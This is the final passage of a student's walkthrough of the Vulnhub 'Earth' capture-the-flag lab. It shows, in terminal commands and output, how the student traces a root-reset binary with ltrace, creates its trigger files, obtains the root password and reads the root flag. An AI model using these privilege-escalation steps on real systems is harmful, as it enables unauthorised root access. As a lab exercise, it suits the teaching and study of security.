


```
┌──(root💀kali)-[/home/kali/Desktop/earth/Earth]
└─# ./reset_root
zsh: permission denied: ./reset_root

┌──(root💀kali)-[/home/kali/Desktop/earth/Earth]
└─# chmod +x reset_root

┌──(root💀kali)-[/home/kali/Desktop/earth/Earth]
└─# ./reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.

┌──(root💀kali)-[/home/kali/Desktop/earth/Earth]
└─# ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE"...CHECKING IF RESET TRIGGERS PRESENT...
)                              = 38
access("/dev/shm/kHgTFI5G", 0)                                            = -1
access("/dev/shm/Zw7bV9U5", 0)                                            = -1
access("/tmp/kcM0Wewe", 0)                                                = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                              = 44
+++ exited (status 0) +++
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 204
Atharva Velani 20411611
```

(Figure 21: missing files in executable)

There are 3 missing files, we can add these files from our shell to the earth machine and run the reset_root from there.




```
bash-5.1$ touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
bash-5.1$ ./reset_root
./reset_root
bash: ./reset_root: No such file or directory
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 204
Atharva Velani 20411611
```

(Figure 22: adding missing files on earth machine)

The files have been added using touch:
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe

And simply using *reset_root* we have the password for root. Using the shell to log into the root and capture the aesthetic flag.


root@kali: ~ ×
root@kali: /home/kali/Desktop/earth/Earth ×
root@kali: ~
File Actions Edit View Help

```
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth

[root@earth usr]# ls
ls
bin  games  include  lib  lib64  libexec  local  sbin  share  src  tmp
[root@earth usr]# cd ~
cd ~
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag
cat root_flag
cat: root_flag: No such file or directory
[root@earth ~]# cat root_flag.txt
cat root_flag.txt

              _-o#&&*''''?d:>b\_
          _o/"`''  '',, dMF9MMMMMHo_
       .o&#'        `"MbHMMMMMMMMMMMMMHo.
     .o"" '         vodM*$&&HMMMMMMMMMMM?.
    ,'              $M&ood,~'`(&##MMMMMMH\
   /               ,MMMMMMM#b?#bobMMMMHMMML
  &              ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
 ?$.            :MMMMMMMMMMMMMMMMMMMM/HMMM|`*L
|               |MMMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:            `*MMMMMMMMMMMMMMMMMMMMb#}'   `?
]MMH#             ""*""""*#MMMMMMMMMMMMM'    -
MMMMMb_                   |MMMMMMMMMMMP'     :
HMMMMMMMHo                 `MMMMMMMMMT      .
?MMMMMMMMP                  9MMMMMMMM}       -
-?MMMMMMM                  |MMMMMMMMM?,d-    '
 :|MMMMMM-                 `MMMMMMT .M|.   :
  .9MMM[                    &MMMMM*' `'      .
   :9MMk                    `MMM#"       -
     &M}                     `          .-
      `&.                                     .
        `~,   .                     ./
            . _                  .-
              '`--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]# 
```

```
┌──(root💀kali)-[~]
└─# echo Atharva Velani 204
Atharva Velani 20411611
```

(Figure 23: root flag)

Conclusion

This Vulnhub has the user to think outside of the box with the certificate to find the true website address. I found it quite easy in the beginning but towards the end, I had to go through the walkthrough as well as the XOR reversing to find the password for the admin webpage. The privilege escalation was easy to follow through up until using ltrace and adding the files into the machine. Quite a fun one when I did get parts of it, however was a bit tough at times.